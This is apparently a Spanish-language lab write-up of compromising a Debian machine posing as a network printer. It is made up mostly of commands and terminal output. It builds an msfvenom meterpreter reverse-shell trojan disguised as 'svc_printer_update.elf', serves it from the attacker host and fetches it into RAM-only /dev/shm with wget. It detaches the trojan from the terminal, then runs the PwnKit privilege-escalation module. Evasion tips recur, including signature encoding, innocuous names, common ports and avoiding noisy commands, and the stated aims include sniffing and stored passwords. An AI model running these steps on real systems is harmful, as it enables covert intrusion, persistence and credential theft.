hp-printer@PrinterJetDirect9100:~$ uname -a
uname -a ~/Metasploit
Linux PrinterJetDirect9100 6.12.86+deb13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.86-1 (2026-05-08) x86_64 GNU/Linux
hp-printer@PrinterJetDirect9100:~$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ca:16:57 brd ff:ff:ff:ff:ff:ff
    altname enx080027ca1657
    inet 192.168.10.222/24 brd 192.168.10.255 scope global enp0s3
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:feca:1657/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever
hp-printer@PrinterJetDirect9100:~$
```

→[pwd] saber en que carpeta estoy

→[ls] para listar y ver que hay en la carpeta que estoy

```
hp-printer@PrinterJetDirect9100:~$ pwd
/home/hp-printer
hp-printer@PrinterJetDirect9100:~$ ls
Desktop Documents Downloads Music Pictures Public Templates Videos
hp-printer@PrinterJetDirect9100:~$
```

→ [systemctl status ssh]

```
hp-printer@PrinterJetDirect9100:~$ systemctl status ssh
Unit ssh.service could not be found.
hp-printer@PrinterJetDirect9100:~$ systemctl enable ssh
```

Este resultado `Unit ssh.service could not be found.`

- **Significado:** El servidor SSH no está instalado en esta máquina. Investigando en internet dicen que Es normal en dispositivos tipo "impresora" o máquinas muy ligeras para ahorrar espacio y seguridad.

Entonces Como no hay SSH y no soy root, mi objetivo cambia, necesito elevar privilegio primero de root para tener permisos. Y poder instalar SSH. Y configurar mi resistencia en la impresora.

3.PERSISTENCIA: SIN METASPLOTABLE

→ `[ls -R /home/hp-printer]` Busca archivos de texto, notas o scripts

```
hp-printer@PrinterJetDirect9100:~$ ls -R /home/hp-printer
/home/hp-printer:
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos

/home/hp-printer/Desktop:
'bash i dev tcp 192 168.txt'

/home/hp-printer/Documents:

/home/hp-printer/Downloads:

/home/hp-printer/Music:

/home/hp-printer/Pictures:

/home/hp-printer/Public:

/home/hp-printer/Templates:

/home/hp-printer/Videos:
```

No ha encontrado nada relevante

→ `[find / -perm -u=s -type f 2>/dev/null]`

Este comando busca programas que tienen un "fallo de diseño" que nos permite ejecutar cosas como si fuéramos root.

```
hp-printer@PrinterJetDirect9100:~$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/ntfs-3g
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/mount
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/fusermount3
/usr/bin/pkexec
```

- Se encontró una lista muy importante que es (`pkexec`), **Por qué?** Es parte de *Polkit* (PolicyKit). En 2022 se descubrió una vulnerabilidad famosa llamada **PwnKit (CVE-2021-4034)**.

Esta vulnerabilidad lo que permite ejecutar comandos como otro usuario. Si es vulnerable, nos dará una shell de root en un segundo.

→ `[pkexec --version]` voy a intentar ejecutarlo sin argumento, para ver si el sistema reacciona

```
hp-printer@PrinterJetDirect9100:~$ pkexec --version
pkexec version 126
hp-printer@PrinterJetDirect9100:~$
```

Esa respuesta es perfecta. Tiene la **versión 126** de `pkexec`. Dependiendo de qué tan actualizado esté el sistema operativo (Debian), es muy probable que sea vulnerable al exploit **PwnKit**.

→`[pkexec /bin/sh]`

Este comando fuerza un poco la configuración, si es débil va abrir una Shell de root directamente.

```
hp-printer@PrinterJetDirect9100:~$ pkexec /bin/sh
```

Después que se lanzó el comando, no hace nada, a esto se le llama "hanging shell". Básicamente, el sistema te está preguntando: ¿cuál es la contraseña de root en segundo plano.

3.2 PERSISTENCIA: METASPLOTABLE

1. El comando avanzado de MSFVenom:

Bash

```
msfvenom -p linux/x64/meterpreter/reverse_tcp \
  LHOST=[TU_IP_KALI] LPORT=4444 \
  -a x64 --platform linux \
  -e x64/shikata_ga_nai -i 10 \
  -f elf -o svc_printer_update.elf
```

```
(root@RedRaptor-Hunt)-[~/Metalbin]
# ls
cup_MBin_attack.py

(root@RedRaptor-Hunt)-[~/Metalbin]
# msfvenom -p linux/x64/meterpreter/reverse_tcp \
  LHOST=192.168.10.100 LPORT=443 \
  -a x64 --platform linux \
  -e x64/shikata_ga_nai -i 10 \
  -f elf -o svc_printer_update.elf
```

- `-e x64/shikata_ga_nai -i 10`: Lo codificamos 10 veces para que su firma sea distinta cada vez.
- **Nombre del archivo**: Le ponemos `svc_printer_update.elf`. En una empresa de botes de basura, si alguien ve un proceso llamado "shell_revolucionaria" se asusta, pero "update de impresora" suena normal.

→[ls] verificar si se creo correctamente

```
(root@RedRaptor-Hunt)-[~/Metalbin]
# ls
cup_MBin_attack.py
```

```
(root@RedRaptor-Hunt)-[~/Metalbin]
# msfvenom -p linux/x64/meterpreter/reverse_tcp \
LHOST=192.168.10.100 LPORT=443 \
-a x64 --platform linux \
-e x64/shikata_ga_nai -i 10 \
-f elf -o svc_printer_update.elf
[-] Skipping invalid encoder x64/shikata_ga_nai
[!] Couldn't find encoder to use
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
Saved as: svc_printer_update.elf
```

Paso 2: El Receptor (Multi Handler)

Configura el "oído" de tu Kali. Es vital que el payload y el handler coincidan exactamente.

Abrir Metasploit: msfconsole

- 1- `service postgresql start` -> `msfconsole`
- 2- saber que workspace tienes [workspace], elegir el workspace de trabajo [workspace]+[nombre del archivo de la session]
- 3- `workspace: linux_Troyano` -> se esta trabajando en esta sección

```
msf exploit(multi/handler) > workspace MetalBin_sa
[*] Workspace: MetalBin_sa
msf exploit(multi/handler) >
```

1. Abre `msfconsole` y pega esto:

Bash

- [sudo msfconsole] abrir el programa
- [use exploit/multi/handler] para abrir la escucha

→[options] saber que necesita su configuración para trabajar

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > options

Payload options (generic/shell_reverse_tcp):
  Name      Current Setting  Required  Description
  ---      -
  LHOST     0.0.0.0          yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

[*] Paquete enviado. Revisa tu escucha de Metcat.

Exploit target:
  Id  Name
  --  ---
  0    Wildcard Target
```

→[set payload linux/x64/meterpreter/reverse_tcp] se le pone el mismo cuerpo de informacion que le puso al troyano, cuando lo cree

→[set LHOST 192.168.10.100] te pide la ip de kali

→[set LPORT 443] el Puerto que le puse al troyano cuando lo cree

→[set ExitOnSession false] ExitOnSession false: Esto permite que si la sesión se corta, el receptor siga escuchando para que puedas reconectar.

```
* default
msf exploit(multi/handler) > workspace MetalBin_sa
[*] Workspace: MetalBin_sa
msf exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.10.100
LHOST => 192.168.10.100
msf exploit(multi/handler) > set LPORT 443
LPORT => 443
msf exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(multi/handler) >
```

→[options] para verificar los cambios

```
msf exploit(multi/handler) > options

Payload options (linux/x64/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.10.100  yes       The listen address (an interface may be specified)
  LPORT     443              yes       The listen port

Exploit target:
  Id  Name
  --  ---
  0    Wildcard Target

View the full module info with the info, or info -d command.
```

→[exploit -j] para tirar el ataque, j: Lo ejecuta en segundo plano (job).

```
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.10.100:443
msf exploit(multi/handler) > █
```

Paso 3: Transferencia Silenciosa (En la Debian)

No lo descargues en la carpeta personal. Vamos a usar /dev/shm, que es un sistema de archivos que vive en la **memoria RAM**. Si alguien reinicia la máquina o mira el disco duro, ¡el troyano no existe!

1. En tu shell de la Debian:

Bash

→[cd /dev/shm] Vamos a usar /dev/shm, que es un sistema de archivos que vive en la **memoria RAM**. Si alguien reinicia la máquina o mira el disco duro, ¡el troyano no existe!

```
hp-printer@PrinterJetDirect9100:/home$ ls
hp-printer
hp-printer@PrinterJetDirect9100:/home$ cd ..
hp-printer@PrinterJetDirect9100:/ $ ls
bin      etc          initrd.img.old  lost+found      opt      run      sys      var
boot     home         lib             media           proc     sbin     tmp      vmlinuz
dev      initrd.img  lib64          mnt             root     srv      usr      vmlinuz.old
hp-printer@PrinterJetDirect9100:/ $ cd dev
hp-printer@PrinterJetDirect9100:/dev$ ls
autofs      initctl      sda5          tty2          tty40        tty61        vcs6
block       input        sg0           tty20         tty41        tty62        vcsa
bsg         kmsg         sg1           tty21         tty42        tty63        vcsa1
btrfs-control log           shm           tty22         tty43        tty7         vcsa2
bus         loop-control snapshot      tty23         tty44        tty8         vcsa3
cdrom       mapper       snd           tty24         tty45        tty9         vcsa4
char        mem          sr0           tty25         tty46        ttyS0        vcsa5
console     mqueue       stderr        tty26         tty47        ttyS1        vcsa6
core        net          stdin         tty27         tty48        ttyS2        vcsu
cpu         null         stdout        tty28         tty49        ttyS3        vcsu1
cpu_dma_latency nvram        tty           tty29         tty5         udmabuf      vcsu2
cuse        port         tty0          tty3           tty50        uhid         vcsu3
disk        ppp          tty1          tty30          tty51        uinput       vcsu4
dma_heap    psaux        tty10         tty31          tty52        urandom      vcsu5
dri         ptmx         tty11         tty32          tty53        userfaultfd  vcsu6
fb0         pts          tty12         tty33          tty54        vboxguest    vfio
fd          random       tty13         tty34          tty55        vboxuser     vga_arbiter
full        rfkill       tty14         tty35          tty56        vcs          vhci
fuse        rtc          tty15         tty36          tty57        vcs1         vhost-net
hidraw0     rtc0         tty16         tty37          tty58        vcs2         vhost-vsock
hpet        sda          tty17         tty38          tty59        vcs3         zero
hugepages   sda1         tty18         tty39          tty6         vcs4
hwrng       sda2         tty19         tty4           tty60        vcs5
```

→[python3 -m http.server 80]

Para que wget funcione, necesito que mi Kali se comporte como un servidor web. Abro una **nueva terminal** en tu Kali y voy a la carpeta donde tengo el archivo **svc_printer_update.elf**

```
(root@RedRaptor-Hunt)-[~/Metalbin]
# ls
cup_MBin_attack.py  svc_printer_update.elf

(root@RedRaptor-Hunt)-[~/Metalbin]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.10.222 - - [16/May/2026 05:14:12] "GET /svc_printer_update.elf HTTP/1.1" 200 -
```

→[wget http://192.168.10.100/svc_printer_update.elf] para descargar el troyano a la maquina victima

```
hp-printer@PrinterJetDirect9100:/dev/shm$ wget http://192.168.10.100/svc_printer_update.elf
--2026-05-16 15:14:16-- http://192.168.10.100/svc_printer_update.elf
Connecting to 192.168.10.100:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 250 [application/octet-stream]
Saving to: 'svc_printer_update.elf'

svc_printer_update. 100%[=====>] 250 --.-KB/s in 0.003s

2026-05-16 15:14:16 (90.1 KB/s) - 'svc_printer_update.elf' saved [250/250]
```

→[ls] verificar si se descargo en la carpeta

```
hp-printer@PrinterJetDirect9100:/dev/shm$ ls
ltnng-ust-wait-8      ltnng-ust-wait-8-110
ltnng-ust-wait-8-1000 svc_printer_update.elf
hp-printer@PrinterJetDirect9100:/dev/shm$
```

→[chmod +x svc_printer_update.elf] para darle permiso de ejecución

→[ls -la] verificar los cambios de privilegios que se le dio, ya tienes los privilegios de ejecución

```
hp-printer@PrinterJetDirect9100:/dev/shm$ chmod +x svc_printer_update.elf
hp-printer@PrinterJetDirect9100:/dev/shm$ ls -la
total 16
drwxrwxrwt  2 root      root      120 May 16 15:14 .
drwxr-xr-x 19 root      root      3220 May 16 13:41 ..
-rw-rw-rw-  1 Debian-gdm Debian-gdm 4096 May 16 13:41 ltnng-ust-wait-8
-rw-r----- 1 hp-printer hp-printer 4096 May 16 13:41 ltnng-ust-wait-8-1000
-rw-r----- 1 Debian-gdm Debian-gdm 4096 May 16 13:41 ltnng-ust-wait-8-110
-rwxrwxr-x  1 hp-printer hp-printer 250 May 16 01:41 svc_printer_update.elf
hp-printer@PrinterJetDirect9100:/dev/shm$
```

→[./svc_printer_update.elf & disown] (& disown) Esto hace que el proceso corra en el fondo y se desvincule de tu terminal actual. Si cierras la shell, el troyano sigue vivo.

```
-rwxrwxr-x  1 hp-printer hp-printer 250 May 16 01:41 svc_printer_update.elf
hp-printer@PrinterJetDirect9100:/dev/shm$ ./svc_printer_update.elf & disown
[1] 2671
hp-printer@PrinterJetDirect9100:/dev/shm$
```

Escalada de Privilegios con Meterpreter

Una vez recibas la sesión en tu Kali (verás: Meterpreter session 1 opened), entra en ella:

```
msf exploit(multi/handler) >
[*] Sending stage (3090404 bytes) to 192.168.10.222
[*] Meterpreter session 1 opened (192.168.10.100:443 → 192.168.10.222:36260) at 2026-05-16 05:27:51 -0700
```

→[enter] + [sessions]

Para que te deje escribir, y para ver la sessions creada

```
msf exploit(multi/handler) > sessions
[*] Sending stage (3090404 bytes) to 192.168.10.222
[*] Meterpreter session 1 opened (192.168.10.100:443 → 192.168.10.222:36260) at 2026-05-16 05:27:51 -0700

msf exploit(multi/handler) > sessions

Active sessions
=====
```

<u>Id</u>	<u>Name</u>	<u>Type</u>	<u>Information</u>	<u>Connection</u>
1		meterpreter	x64/linux hp-printer @ PrinterJetDirect9100.myguest.hp9100.org	192.168.10.100:443 → 192.168.10.222:36260 (192.168.10.222)

```
msf exploit(multi/handler) >
```

Bash

→[sessions -i 1] para tener la sesión de meterpreter

```
msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

Tengo sesion

NOTA: Ahora, para ser **root** de la forma más invisible posible, no uso `getsystem` de inmediato (hace mucho ruido). Usare el sugeridor:

1. Ejecuta el escáner:

Bash

→[run post/multi/recon/local_exploit_suggester]

```

meterpreter > run post/multi/recon/local_exploit_suggester
[*] 192.168.10.222 - Collecting local exploits for x64/linux ...
[-] 192.168.10.222 - Post failed: NameError uninitialized constant HTTP
[-] 192.168.10.222 - Call stack:
[-] 192.168.10.222 - /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/http-cookie-1.1.4/lib/http/cookie_jar/hash_store.rb:3:in `<top (required)>'
[-] 192.168.10.222 - /usr/lib/ruby/3.3.0/bundled_gems.rb:69:in `require'
[-] 192.168.10.222 - /usr/lib/ruby/3.3.0/bundled_gems.rb:69:in `block (2 levels) in replace_require'
[-] 192.168.10.222 - /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/bootsnap-1.23.0/lib/bootsnap/load_path_cache/core_ext/kernel_require.rb:33:in `require'
[-] 192.168.10.222 - /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/zeitwerk-2.7.5/lib/zeitwerk/core_ext/kernel.rb:34:in `require'
[-] 192.168.10.222 - /usr/share/metasploit-framework/lib/msf/core/exploit/remote/http/http_cookie_jar.rb:2:in `<top (required)>'
[-] 192.168.10.222 - /usr/lib/ruby/3.3.0/bundled_gems.rb:69:in `require'
[-] 192.168.10.222 - /usr/lib/ruby/3.3.0/bundled_gems.rb:69:in `block (2 levels) in replace_require'
[-] 192.168.10.222 - /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/bootsnap-1.23.0/lib/bootsnap/load_path_cache/core_ext/kernel_require.rb:33:in `require'
[-] 192.168.10.222 - /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/zeitwerk-2.7.5/lib/zeitwerk/core_ext/kernel.rb:26:in `require'
[-] 192.168.10.222 - /usr/share/metasploit-framework/lib/msf/core/exploit/remote/http_client.rb:99:in `initialize'
[-] 192.168.10.222 - /usr/share/metasploit-framework/modules/exploits/bsdi/softcart/mercantec_softcart.rb:13:in `initialize'
[-] 192.168.10.222 - /usr/share/metasploit-framework/lib/msf/core/module_set.rb:37:in `new'
[-] 192.168.10.222 - /usr/share/metasploit-framework/lib/msf/core/module_set.rb:37:in `create'
[-] 192.168.10.222 - /usr/share/metasploit-framework/modules/post/multi/recon/local_exploit_suggester.rb:151:in `block in setup'
[-] 192.168.10.222 - /usr/share/metasploit-framework/modules/post/multi/recon/local_exploit_suggester.rb:149:in `each'
[-] 192.168.10.222 - /usr/share/metasploit-framework/modules/post/multi/recon/local_exploit_suggester.rb:149:in `each_with_index'
[-] 192.168.10.222 - /usr/share/metasploit-framework/modules/post/multi/recon/local_exploit_suggester.rb:149:in `setup'
meterpreter >

```

NOTA: metasploitable medio un fallo, Ese error de Ruby (uninitialized constant HTTP) ocurre porque Metasploit está intentando cargar una librería para comprobar exploits web y la versión de Ruby de tu Kali tiene un conflicto con esa gema específica.

1. La solución rápida (Actualizar la base de datos)

→ [`sudo apt update && sudo apt install metasploit-framework -y`]

Actualizar la base de datos: A veces Metasploit se queda "atascado" con gemas antiguas. Intenta esto en una terminal nueva de tu Kali (fuera de msfconsole)

```

(root@RedRaptor-Hunt)-[~]
# sudo apt update && sudo apt install metasploit-framework -y
Get:1 http://kali.download/kali kali-rolling InRelease [34.0 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [20.9 MB]
Get:3 http://kali.download/kali kali-rolling/main i386 Packages [20.3 MB]
Get:4 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [52.9 MB]
Get:5 http://kali.download/kali kali-rolling/main i386 Contents (deb) [47.8 MB]
Get:6 http://kali.download/kali kali-rolling/contrib amd64 Packages [116 kB]
Get:7 http://kali.download/kali kali-rolling/contrib i386 Packages [100 kB]
Get:8 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [259 kB]
Get:9 http://kali.download/kali kali-rolling/non-free i386 Packages [143 kB]
Get:10 http://kali.download/kali kali-rolling/non-free amd64 Packages [188 kB]
Get:11 http://kali.download/kali kali-rolling/non-free-firmware amd64 Packages [15.4 kB]
Get:12 http://kali.download/kali kali-rolling/non-free-firmware i386 Packages [14.9 kB]
Fetched 143 MB in 29s (4,875 kB/s)
61 packages can be upgraded. Run 'apt list --upgradable' to see them.
metasploit-framework is already the newest version (6.4.126-0kali1).
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 61

```

→A.2- [`sudo msfdb reinit`] Limpia la base de datos (Opcional pero recomendado): Esto asegura que no haya ruidos de la instalación anterior

→ `service postgresql start` -> `msfconsole`

→ A.2[`apt install`] cuando inicie metasploitable, lo lanzas hay para actualice su base de datos

→ [`sudo fuser -k 443/tcp`] avces el puerto que estabas usando se queda atascado "zombie" de una prueba anterior. Usare este comando definitivo para "limpiar" el puerto 443 de raíz

```
(root@RedRaptor-Hunt)-[~]
# sudo fuser -k 443/tcp
443/tcp: 17832
```

→[./svc_printer_update.elf] ve de nuevo a la maquina de la impresora y lanzas de nuevo el troyano para que metasploitable coja la señal y te de una sessions de nuevo

```
[1] 2843
hp-printer@PrinterJetDirect9100:/dev/shm$ ./svc_printer_update.elf & disown
[1] 2886
hp-printer@PrinterJetDirect9100:/dev/shm$ █
```

→[enter] + [sessions]

Para que te deje escribir, y para ver la sessions creada

→[sessions -i 1] para tener la sesión de meterpreter

```
msf exploit(multi/handler) > [*] Sending stage (3090404 bytes) to 192.168.10.222
[*] Meterpreter session 1 opened (192.168.10.100:443 → 192.168.10.222:48630) at 2026-05-16 08:40:45 -0700

msf exploit(multi/handler) > sessions

Active sessions
-----
Id  Name  Type           Information                                     Connection
--  ---  --
1   meterpreter x64/linux hp-printer @ PrinterJetDirect9100.myguest.hp91 192.168.10.100:443 → 192.168.10.222:48630 (192.168.10.222)

msf exploit(multi/handler) > sessions -i 1
[-] Unknown command: sessions. Did you mean sessions? Run the help command for more details.
msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
meterpreter > █
```

→[run post/multi/recon/local_exploit_suggester] tirar de nuevo

```
meterpreter >
meterpreter > run post/multi/recon/local_exploit_suggester
[*] 192.168.10.222 - Collecting local exploits for x64/linux...
[-] 192.168.10.222 - Post failed: NameError uninitialized constant HTTP
[-] 192.168.10.222 - Call stack:
[-] 192.168.10.222 - /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/http-cookie-1.1.4/lib/http/cookie_jar/hash_store.rb:3:in `<top (required)>'
[-] 192.168.10.222 - /usr/lib/ruby/3.3.0/bundled_gems.rb:69:in `require'
[-] 192.168.10.222 - /usr/lib/ruby/3.3.0/bundled_gems.rb:69:in `block (2 levels) in replace_require'
[-] 192.168.10.222 - /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/bootsnap-1.23.0/lib/bootsnap/load_path_cache/core_ext/kernel_require.rb:33:in `require'
[-] 192.168.10.222 - /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/zeitwerk-2.7.5/lib/zeitwerk/core_ext/kernel.rb:34:in `require'
[-] 192.168.10.222 - /usr/share/metasploit-framework/lib/msf/core/exploit/remote/http/http_cookie_jar.rb:2:in `<top (required)>'
[-] 192.168.10.222 - /usr/lib/ruby/3.3.0/bundled_gems.rb:69:in `require'
[-] 192.168.10.222 - /usr/lib/ruby/3.3.0/bundled_gems.rb:69:in `block (2 levels) in replace_require'
[-] 192.168.10.222 - /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/bootsnap-1.23.0/lib/bootsnap/load_path_cache/core_ext/kernel_require.rb:33:in `require'
[-] 192.168.10.222 - /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/zeitwerk-2.7.5/lib/zeitwerk/core_ext/kernel.rb:26:in `require'
[-] 192.168.10.222 - /usr/share/metasploit-framework/lib/msf/core/exploit/remote/http_client.rb:99:in `initialize'
[-] 192.168.10.222 - /usr/share/metasploit-framework/modules/exploits/bsdi/softcart/mercantec_softcart.rb:13:in `initialize'
[-] 192.168.10.222 - /usr/share/metasploit-framework/lib/msf/core/module_set.rb:37:in `new'
[-] 192.168.10.222 - /usr/share/metasploit-framework/lib/msf/core/module_set.rb:37:in `create'
[-] 192.168.10.222 - /usr/share/metasploit-framework/modules/post/multi/recon/local_exploit_suggester.rb:151:in `block in setup'
[-] 192.168.10.222 - /usr/share/metasploit-framework/modules/post/multi/recon/local_exploit_suggester.rb:149:in `each'
[-] 192.168.10.222 - /usr/share/metasploit-framework/modules/post/multi/recon/local_exploit_suggester.rb:149:in `each_with_index'
[-] 192.168.10.222 - /usr/share/metasploit-framework/modules/post/multi/recon/local_exploit_suggester.rb:149:in `setup'
meterpreter > █
```

2. El "Plan B" dentro de Metasploit (Sin el Suggester)

Si el `local_exploit_suggester` sigue fallando, no te detengas. Puedes hacer la búsqueda de exploits manualmente **dentro de Meterpreter** para luego buscar el módulo en MSF:

Paso A: Mira la versión del Kernel En tu sesión de Meterpreter escribe:

Bash

→ `[meterpreter > Shell]` crear una Shell mas interactiva para usar comando mas amigable

→ `[uname -a]` Una vez en la shell de Linux:

```
meterpreter > shell
Process 2717 created.
Channel 1 created.
uname -a
Linux PrinterJetDirect9100 6.12.86+deb13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.86-1 (2026-05-08) x86_64 GNU/Linux
```

Si te sale algo como "Linux 4.x.x" o "Linux 5.x.x", anótalo.

Tienes un **Debian 13** con un Kernel muy reciente (**6.12.86**). Al ser un sistema de 2026, los exploits antiguos (como Dirty Cow) no funcionarán.

Como el `local_exploit_suggester` te está fallando por un error de Ruby, vamos a hacer la elevación de privilegio manual mente.

→ `[find / -perm -u=s -type f 2>/dev/null]` Este comando busca en todo el sistema (/), con permisos de usuario SUID (`-perm -u=s`), que sean archivos (`-type f`) y envía los errores de "permiso denegado" al vacío (`2>/dev/null`) para que la lista sea limpia.

```
meterpreter > shell
Process 2533 created.
Channel 1 created.
find / -perm -u=s -type f 2>/dev/null
/usr/bin/ntfs-3g
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/mount
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/fusermount3
/usr/bin/pkexec
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/sbin/pppd
```

➔ Paso a paso: Cómo ser ROOT ahora mismo desde Meterpreter

Vamos a usar el módulo de **PwnKit** dentro de Metasploit, ya que es el método más profesional

➔ **[exit]** Sal de la shell de Debian para volver a Meterpreter

➔ **[bg / background]**

```
/usr/sbin/pppd
exit
meterpreter > bg
[*] Backgrounding session 1...
msf exploit(multi/handler) > █
```

➔ **[search pwnkit]** Busca y usa el exploit de PwnKit

➔ **[use] + [0]** para seleccionar el modulo, y el numero accinado del modulo
use exploit/linux/local/cve_2021_4034 pwnkit lpe pkexec

```
msf exploit(multi/handler) > search pwnkit

Matching Modules
-----
#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -
0  exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec 2022-01-25     excellent Yes     Local Privilege Escalation in polkits
pkexec
1  \  target: x86_64                           .             .       .       .
2  \  target: x86                             .             .       .       .
3  \  target: aarch64                         .             .       .       .

Interact with a module by name or index. For example info 3, use 3 or use exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec
After interacting with a module you can manually set a TARGET with set TARGET 'aarch64'

msf exploit(multi/handler) > use 0
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > █
```

➔ **[options]** para ver lo que necesita su configuración

```
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > options

Module options (exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec):

  Name          Current Setting  Required  Description
  ---          -
  PKEXEC_PATH    /tmp             no        The path to pkexec binary
  SESSION        /tmp             yes       The session to run this module on
  WRITABLE_DIR    /tmp             yes       A directory where we can write files

Payload options (linux/x64/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  ---          -
  LHOST          192.168.10.100  yes       The listen address (an interface may be specified)
  LPORT          4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    x86_64
```

→ [set SESSION 1]

Como ya tengo una sesión de Meterpreter abierta (la de hp-printer), solo tengo que decirle el número. (sessions -l)

→ [set LPORT 445] Cambiar el Puerto del Payload (LPORT)

Importante: No uses el 4444 (es muy obvio) ni el 443 (porque tu sesión actual ya lo está usando y entrarían en conflicto). Vamos a usar el 445, que suele ser para compartir archivos (SMB) y es muy común en redes de oficina.

→ [set LHOST 192.168.10.100] necesita la dirección de mi kali, ya la tienes, pero solo es por mencionarlo

```

msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set SESSION 1
SESSION => 1
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set LPORT 445
LPORT => 445
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > options

Module options (exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec):

  Name          Current Setting  Required  Description
  --          -
  PKEXEC_PATH    1               no        The path to pkexec binary
  SESSION        1               yes       The session to run this module on
  WRITABLE_DIR   /tmp            yes       A directory where we can write files

Payload options (linux/x64/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  --          -
  LHOST         192.168.10.100  yes       The listen address (an interface may be specified)
  LPORT         445             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    x86_64

View the full module info with the info, or info -d command.
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) >

```

→[exploit] tirar el modulo

¿Qué pasará si tiene éxito?

Verás que se abre una **nueva sesión** (Session 2). Si entras en ella y escribes `getuid`, te responderá: **Server username: root**

¿Por qué esto es vital para tu "Empresa de Botes"?

Si el pfSense está bloqueando el tráfico entre redes, ser **root** en la impresora es tu llave maestra. Desde root puedes:

1. Ver las contraseñas guardadas en el sistema.
2. Instalar herramientas de escaneo más potentes.
3. **Oler el tráfico (Sniffing)**: Puedes ver qué otros dispositivos hablan con la impresora, revelando IPs de otras redes que el firewall intentaba ocultar.

```

msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > exploit
[*] Started reverse TCP handler on 192.168.10.100:445
[*] Running automatic check ("set AutoCheck false" to disable)
[!] Verify cleanup of /tmp/.llhitywis
[+] The target is vulnerable.
[*] Writing '/tmp/.kkzukifbanj/ymbfhijibinq/ymbfhijibinq.so' (540 bytes) ...
[!] Verify cleanup of /tmp/.kkzukifbanj
[*] Exploit completed, but no session was created.
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) >

```

- [+] The target is vulnerable → significa que el sistema de la impresora es vulnerable y tu ataque ha funcionado a nivel técnico.
- Exploit completed, but no session was created → indica que el "troyano" de root se ejecutó, pero algo le impidió conectar de vuelta a tu Kali

→ Prueba con un puerto que sepas que está abierto, como el **8080** o incluso el **53**

[set LPORT 8080]

[exploit]

```
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set LPORT 8080
LPORT => 8080
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > exploit
[*] Started reverse TCP handler on 192.168.10.100:8080
[*] Running automatic check ("set AutoCheck false" to disable)
[!] Verify cleanup of /tmp/.qyjcriqbhckh
[+] The target is vulnerable.
[*] Writing '/tmp/.srngflpxmoim/jxchiecee/jxchiecee.so' (540 bytes) ...
[!] Verify cleanup of /tmp/.srngflpxmoim
[*] Exploit completed, but no session was created.
